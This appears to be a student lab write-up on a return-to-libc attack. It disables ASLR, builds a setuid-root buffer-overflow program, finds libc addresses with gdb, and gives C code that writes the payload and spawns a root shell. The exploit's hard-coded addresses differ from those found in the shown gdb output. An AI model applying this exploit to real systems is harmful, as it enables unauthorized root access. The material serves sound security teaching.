
21CY682 - Secure Coding Lab

Return to Libc


Turning off Countermeasure :



```
[01/08/23]seed@VM:~/retlibc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/08/23]seed@VM:~/retlibc$ 
```


Task 1 : Finding out address of libc functions

- Writing **retlib.c** program that has buffer overflow vulnerability.
- compiling the program and making it into setuid and root.



```
[01/08/23]seed@VM:~/retlibc$ vi retlib.c
[01/08/23]seed@VM:~/retlibc$ gcc -fno-stack-protector -z noexecstack -o retlib r
etlib.c
[01/08/23]seed@VM:~/retlibc$ sudo chown root retlib
[01/08/23]seed@VM:~/retlibc$ sudo chmod 4755 retlib
[01/08/23]seed@VM:~/retlibc$ _
```

Using gdb to find out the addresses of libc functions i.e. system and exit



```
[01/09/23]seed@VM:~/retlibc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/retlibc/retlib
Returned Properly
[Inferior 1 (process 2666) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7577da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb756b9d0 <__GI_exit>
gdb-peda$ 
```


Got the values of system() and exit().

Task 2: Putting the shell string in the memory

Our attack strategy is to jump to system() function and get it execute an arbitrary command.


Thus , we need **/bin/sh** address to put it in to the memory so that system() function executes /bin/sh.

We will give MYSHELL env variable and get know the address of it from that env variable.




```
[01/09/23]seed@VM:~/retlibc$ export MYSHELL=/bin/sh
[01/09/23]seed@VM:~/retlibc$ env | grep MYSHELL
MYSHELL=/bin/sh
```

We will use a program to get the address of /bin/sh.




```
void main(){
   char* shell =  getenv("MYSHELL");
   if (shell)
      printf("%x\n", (unsigned int)shell);
}
```




```
[01/10/23]seed@VM:~/retlibc$ gcc addtest.c -o addtes
[01/10/23]seed@VM:~/retlibc$ ./addtes
bf981dd6
```

Task 3: Exploiting the buffer-overflow vulnerability.

we will construct the badfile by providing a C code that gives a badfile that will exploits the buffer overflow.



```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:16
16          fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffebf8
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffebe4
gdb-peda$ p/d 0xbfffebf8 - 0xbfffebe4
$3 = 20
gdb-peda$ 
```




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");
    *(long *)&buf[32] = 0xbffffdd6; //  "/bin/sh"
    *(long *)&buf[24] = 0xb7e42da0; //  system()
    *(long *)&buf[28] = 0xb7e369d0; //  exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```


After badfile created if we run the retlib we will get the root shell



```
[01/10/23]seed@VM:~/retlibc$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cd
rom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 4: Turning on address randomization

If we turn on the address randomization , the addresses of system() , exit() and /bin/sh values will be varied. Thus the attack fails and gives us **Segmentation Fault**.



```
[01/10/23]seed@VM:~/retlibc$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[01/10/23]seed@VM:~/retlibc$ ./retlib
Segmentation fault
[01/10/23]seed@VM:~/retlibc$ _
```